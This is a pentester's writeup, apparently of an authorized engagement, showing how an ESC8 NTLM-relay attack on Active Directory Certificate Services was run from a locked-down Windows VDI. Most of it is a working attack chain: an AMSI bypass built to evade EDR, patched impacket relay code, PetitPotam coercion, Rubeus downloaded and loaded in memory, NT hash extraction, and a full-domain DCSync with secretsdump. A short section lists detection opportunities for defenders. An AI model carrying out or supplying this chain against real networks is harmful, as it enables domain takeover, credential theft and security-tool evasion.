ESC8 from a locked-down VDI
The foothold was an Amazon WorkSpaces VDI. Local admin on the box, CrowdStrike and Splunk in the path, Zscaler in front of anything that looked like the internet. No Kali on the other end of a VPN, no flat network, no friendly listener on 445. The attacker host and the relay host were the same machine, and that machine was Windows.
This is the writeup of how ESC8 still worked, what I had to patch to get there, and the thing that cost me a day before I figured out the answer wasn’t to fight the kernel.
what ESC8 is
ESC8 is an NTLM relay attack against Active Directory Certificate Services. If a CA exposes the Web Enrollment endpoint (/certsrv/) over HTTP and accepts NTLM authentication, anyone who can coerce a privileged machine into authenticating to an attacker-controlled host can relay that authentication to the CA and request a certificate as the coerced machine.
The certificate is the payload. Once you hold a certificate issued under the DomainController template in the name of a DC’s machine account, you use it to PKINIT for a Kerberos TGT, extract the NT hash from the PAC, and DCSync. Domain compromise without ever touching an exploit or a memory dump.

The chain has three moving parts. PetitPotam tells the DC to authenticate over SMB to $ATTACKER_IP. StreamDivert rewrites that inbound packet inside the kernel so it lands on port 8445 instead of 445, because 445 is owned by the Windows SMB driver and you can’t bind a userland socket there. ntlmrelayx listens on 8445, catches the relayed authentication, and forwards it to the subCA’s HTTP enrollment endpoint under the DomainController template. Certificate comes back. Rubeus turns it into a TGT, extracts the hash. secretsdump finishes the job.
Everything below is the plumbing required to make each of those steps work on a locked-down Windows VDI with EDR in the path.
Placeholders for the obvious reasons: $DOMAIN, $DC, $SUBCA, $DC_IP, $ATTACKER_IP, $USER.
enumeration
Before any of the patching and relaying, the finding that made this chain possible was one screenshot.

Web Enrollment, plain HTTP, NTLM auth accepted. That’s the ESC8 precondition. Everything that follows is the plumbing required to turn that finding into a certificate issued to the DC machine account.
AMSI
CrowdStrike hooks PowerShell through AMSI, and the usual AmsiUtils reflection trick gets caught because the literal string AmsiUtils is itself signatured. You can’t have it sitting in a scan buffer in one piece. Split it:
$a=[Ref].Assembly.GetType('System.Management.Automation.'+[char]65+'msiUtils')
$f=$a.GetField([char]97+'msiInitFailed','NonPublic,Static')
$f.SetValue($null,$true)
$f.GetValue($null)    # True
Every new PowerShell window needs this again. The state is per-session and there’s no getting around that.
Python without installing Python
I wasn’t going to run an MSI. Embedded distro as a zip is the clean way:
mkdir C:\Windows\Temp\work; cd C:\Windows\Temp\work
Invoke-WebRequest "https://www.python.org/ftp/python/3.12.3/python-3.12.3-embed-amd64.zip" `
    -OutFile python.zip -UseBasicParsing
Expand-Archive python.zip -DestinationPath .\python
If Zscaler doesn’t like python.org, the same zip is mirrored on GitHub under adang1345/PythonWindows.
Two things about the embedded distro that will waste your afternoon if you don’t know them. First, import site is disabled by default, which means pip and site-packages won’t load. Second, it ignores PYTHONPATH. Both are fixed by editing python312._pth:
(Get-Content .\python\python312._pth) -replace '#import site','import site' `
    | Set-Content .\python\python312._pth
Then get-pip.py from bootstrap.pypa.io, run it, done.
Impacket, the hard way
pip install impacket didn’t work. Something in the dep chain wanted a C compiler and there wasn’t one on the box. I pulled the source tarball from the fortra release page instead:
Invoke-WebRequest "https://github.com/fortra/impacket/archive/refs/tags/impacket_0_11_0.zip" `
    -OutFile impacket.zip -UseBasicParsing
Expand-Archive impacket.zip -DestinationPath .\impacket
Two lines appended to python312._pth put the impacket tree and pip’s site-packages on the search path:
C:\Windows\Temp\work\impacket\impacket-impacket_0_11_0
C:\Windows\Temp\work\python\Lib\site-packages
impacket/version.py tries to import pkg_resources. Setuptools never landed cleanly on the embedded distro and I gave up trying to fix it properly. Stub the import with a hardcoded version string and move on:
(Get-Content ...\impacket\version.py) -replace `
    'import pkg_resources', `
    'VER_MAJOR = "0"; VER_MINOR = "11.0"; BANNER = "Impacket v0.11.0" #' `
    | Set-Content ...\impacket\version.py
The one patch that actually mattered: ntlmrelayx in 0.11.0 has no --smb-port flag. There is no way to move the SMB listener off 445 from the command line. If you need it somewhere else, you edit the source:
$file = "...\impacket\examples\ntlmrelayx\servers\smbrelayserver.py"
(Get-Content $file) -replace 'smbport = self.config.listeningPort', `
    'smbport = 8445 # patched' | Set-Content $file
Why I needed the listener off 445 is the rest of the post.
Why 445 was a problem
On Windows, the kernel owns port 445. PID 4, System, bound by srv2.sys under LanmanServer. You cannot bind a userland socket to it while that service is running. I know because I tried, and when I stopped LanmanServer to make room, the VDI fell over in a way that took a support ticket to recover from. I was not going to do that twice.
So the question became: how do you receive SMB traffic on 445 without binding 445. The answer is that you don’t receive it on 445. You let the packets get rewritten before the kernel’s TCP demultiplexer ever sees them. Windows Filtering Platform sits underneath that demux, and if you drop a filter in there, you can change the destination port on the way in. The SMB driver thinks everything is fine because nothing it cares about ever changed.
StreamDivert is a thin wrapper around WinDivert that does exactly this. Grab the release zip and unpack it:
Invoke-WebRequest "https://github.com/jellever/StreamDivert/releases/download/v1.1/StreamDivert.zip" `
    -OutFile "C:\Windows\Temp\work\sd.zip" -UseBasicParsing
Expand-Archive "C:\Windows\Temp\work\sd.zip" -DestinationPath "C:\Windows\Temp\work\sd"
dir C:\Windows\Temp\work\sd\
You should see StreamDivert.exe and WinDivert64.sys in the folder. The .sys file must live next to the .exe. StreamDivert loads the driver on first run, and it looks for it in the same directory.
Now the config file. This is one line, but the encoding matters. PowerShell’s default Out-File writes UTF-16LE with a BOM, which StreamDivert will not parse. Force ASCII:
"tcp < 445 0.0.0.0 -> 127.0.0.1 8445" `
    | Out-File -FilePath "C:\Windows\Temp\work\sd\divert.conf" -Encoding ASCII
Read the rule left to right:
| Field | Value | Meaning |
|---|---|---|
| proto | tcp |
Match TCP only |
| direction | < |
Inbound (packets arriving at this host). > would be outbound |
| port | 445 |
Match inbound TCP with destination port 445 |
| source IP | 0.0.0.0 |
Match any source IP. The DC’s source port is ephemeral, so you can’t pin the source side |
| arrow | -> |
Rewrite to |
| dest IP | 127.0.0.1 |
Loopback, so the rewrite stays on the local host |
| dest port | 8445 |
The port ntlmrelayx is actually bound to after the source patch |
In plain English: any TCP packet arriving at this machine with destination port 445 gets its destination rewritten to 127.0.0.1:8445 before the kernel’s TCP stack hands it off. srv2.sys never sees the packet because, by the time the kernel is ready to route it, the packet is no longer addressed to a port srv2.sys owns.
Run it:
cd C:\Windows\Temp\work\sd
.\StreamDivert.exe -v -f divert.conf
This step requires local admin. First run installs the WinDivert driver into the kernel. Without an elevated prompt, the driver load fails silently and no packets get rewritten. Expected output on startup:
[*] Parsed 1 inbound and 0 outbound relay entries.
[*] Starting packet diverters...

You’ll see [-] InboundUDPDivertProxy() failed to open the WinDivert device (87) and the same for ICMP. Ignore them. StreamDivert tries to spin up UDP and ICMP diverters in addition to TCP, and they fail because the config only has a TCP rule. The line you actually care about is [*] InboundTCPDivertProxy(445:?) Start. If that one is there, the filter is live.
If you see the startup banner, leave the prompt holding. When the coercion fires later, you’ll see packet rewrite lines stream past:
$DC_IP:<eph> -> $ATTACKER_IP:445 => $ATTACKER_IP:8445
If those lines show up, the filter caught the packet before srv2.sys did, and the relay is going to get it on 8445. That’s the whole trick.
The three-prompt fire sequence
Three elevated PowerShell windows. AMSI bypass in each one before you run anything.
Prompt 1. StreamDivert, as above. Holds the session.
Prompt 2. ntlmrelayx, listening on 8445 because of the source patch:
...\python.exe ...\ntlmrelayx.py `
    -t http://$SUBCA.$DOMAIN/certsrv/certfnsh.asp `
    --adcs --template "DomainController" -smb2support
You want to see [*] Setting up SMB Server on port 8445 in the output. If it says 445, the patch didn’t take and you’re about to reproduce my bad afternoon.
Prompt 3. PetitPotam coerces the DC to authenticate back to us over SMB:
...\python.exe ...\PetitPotam.py $ATTACKER_IP $DC -d $DOMAIN -u $USER -p "<password>"

The DC’s machine account opens an SMB connection to $ATTACKER_IP:445. StreamDivert rewrites the destination to :8445 inside the kernel. ntlmrelayx picks it up on 8445, relays the NTLM authentication to the subCA’s Web Enrollment endpoint, and requests a certificate under the DomainController template. That template is ESC8-vulnerable: it doesn’t require manager approval and it’ll happily issue to a machine account on the other end of a relayed auth.

When it works, ntlmrelayx prints:
[*] SMBD-Thread-X: Connection from $DOMAIN/$DC$@$DC_IP
[*] Authenticating against http://$SUBCA.$DOMAIN/certsrv/certfnsh.asp as $DOMAIN/$DC$ SUCCEED
[*] GOT CERTIFICATE! ID 142
[*] Base64 certificate of user $DC$: <PEM blob>
PetitPotam on the other side says Attack worked! and exits.
From certificate to NT hash
The --adcs blob is already a base64-encoded PFX. I spent time the first run splitting PEM sections out and rebuilding one with openssl, which is fine if you want .crt and .key as separate report artifacts, but if you just want the hash, write the bytes straight to disk:
$b64 = "<paste blob>"
[IO.File]::WriteAllBytes("C:\Windows\Temp\work\dc.pfx",[Convert]::FromBase64String($b64))
Rubeus loads in memory, nothing on disk:
$data = (Invoke-WebRequest `
    "https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.7_Any/Rubeus.exe" `
    -UseBasicParsing).Content
$assem = [System.Reflection.Assembly]::Load($data)
Then the command that does the real work:
$pfxb64 = [Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Windows\Temp\work\dc.pfx"))
$assem.EntryPoint.Invoke($null,@(,[string[]]@(
    "asktgt",
    "/user:$DC$",
    "/certificate:$pfxb64",
    "/domain:$DOMAIN",
    "/dc:$DC.$DOMAIN",
    "/getcredentials",
    "/show","/nowrap",
    "/enctype:aes256"
)))
The flag to care about is /getcredentials. That’s the U2U ticket trick, and it’s what pulls the NT hash back out of the PAC instead of just handing you a TGT. /enctype:aes256 matters because of KB5014754. Strong mapping environments reject RC4 PKINIT, and the default will silently fail against a modern DC. The trailing $ on /user:$DC$ is not optional.
The output block you want on the screenshot is this one:
[*] Getting credentials using U2U
CredentialInfo:
  EncryptionType  : aes256_cts_hmac_sha1
  CredentialData  :
    CredentialCount : 1
    NTLM            : <NTHASH>

Without the NTLM line, a reviewer reading the report sees “he got a TGT” and has to take your word for the rest. With it, you have the DC’s long-term secret on the screen and there’s nothing to argue about. Screenshot the whole thing in one frame, banner to NTLM line. If PowerShell is wrapping the base64 or the banner is scrolling off, resize the host buffer before you re-run:
$Host.UI.RawUI.BufferSize = New-Object System.Management.Automation.Host.Size(200,9999)
$Host.UI.RawUI.WindowSize = New-Object System.Management.Automation.Host.Size(200,60)
DCSync
Machine accounts have replication rights on themselves, so the DC’s NT hash is enough to DCSync the whole domain. Pass-the-hash with secretsdump:
...\python.exe ...\secretsdump.py `
    -hashes :<NTHASH> `
    '$DOMAIN/$DC$@$DC.$DOMAIN' `
    -just-dc `
    -outputfile D:\Users\$USER\Documents\work\ntds
Wrap the target in single quotes or PowerShell will eat the $ in the machine account name. -just-dc skips SAM and LSA and pulls NTDS.dit via DRSUAPI, which is what you want. You get krbtgt plus every user hash, no noise from the local machine.
If the rules of engagement want something narrower:
-just-dc-user krbtgt                        # krbtgt only
-just-dc-user '$DOMAIN\Administrator'       # one DA, cleanest proof
a note on detection
None of this is quiet. If you’re running it against an environment with active EDR and behavioral analytics, assume it will fire alerts. CrowdStrike in particular catches several things in this chain:
- The DC machine account authenticating to a user workstation over SMB. Machine accounts don’t normally talk SMB to VDIs. That alone is a behavioral red flag.
- NTLM over HTTP to
/certsrv/from a non-admin workstation. Web Enrollment auth flows have a baseline, and this isn’t it. - The WinDivert kernel driver loading on an endpoint that has never loaded it before. Even though it’s signed, a user-space process installing a kernel driver on a managed VDI is unusual enough to flag on its own.
- ntlmrelayx’s SMB server footprint. A long-running Python process bound to an SMB-adjacent port is not stealth tooling.
I ran this under authorization with the blue team aware of the engagement window. If you’re doing something like this without that cover, you’re not bypassing EDR. You’re generating incident tickets. Deconflict first, or build a chain that doesn’t involve a kernel driver and a relay server sitting on a production endpoint.
The defensive reading of this post: if you’re on a blue team, the detection opportunities here are generous. Any one of the four items above is enough to catch the chain. Pick one.
Why each patch existed
Keeping this in the post because I had to explain every single one of these in the report and I don’t want to write it again:
| Patch | Reason |
|---|---|
| AMSI char-split | AmsiUtils literal is signatured, the substrings can’t appear contiguously in the buffer |
._pth import site |
Embedded distro disables it by default, pip and site-packages won’t load without it |
._pth path append |
Embedded Python ignores PYTHONPATH, the ._pth file is the only way to add search paths |
version.py stub |
pkg_resources from setuptools never installed cleanly on embedded Python, hardcoding the version skips the import |
smbrelayserver.py port patch |
Impacket 0.11.0 has no --smb-port flag, source edit is the only way off 445 |
| StreamDivert / WinDivert | Kernel owns 445 and stopping LanmanServer broke the box, WFP-layer rewrite avoids touching the service |
0.0.0.0 in divert.conf |
DC’s source port is ephemeral, you can’t pin it in advance |
Cleanup
Order matters here because you don’t want to unload the WinDivert driver while traffic is still going through it.
- Kill PetitPotam if it’s still running (usually exits on its own).
Ctrl+Cntlmrelayx twice to actually make it stop.Ctrl+CStreamDivert. The driver unloads when the process exits.Remove-Item -Recurse -Force C:\Windows\Temp\work- Close PowerShell. AMSI bypass is per-session, no registry residue, nothing to scrub.
Loot stays on D:\, out of the wipe path, where it was the whole time.
Notes
None of the tools in this chain are novel. PetitPotam, ntlmrelayx, Rubeus, StreamDivert, all public, all documented. What took the time was the environment. Embedded Python because I couldn’t install anything, source patches because 0.11.0 doesn’t expose the flag I needed, and the WFP redirect because I wasn’t willing to break the VDI twice. The interesting part of pentesting is almost never the exploit. It’s the hour you spend figuring out why the exploit doesn’t fit the box you’re standing on, and what layer underneath it you can use instead.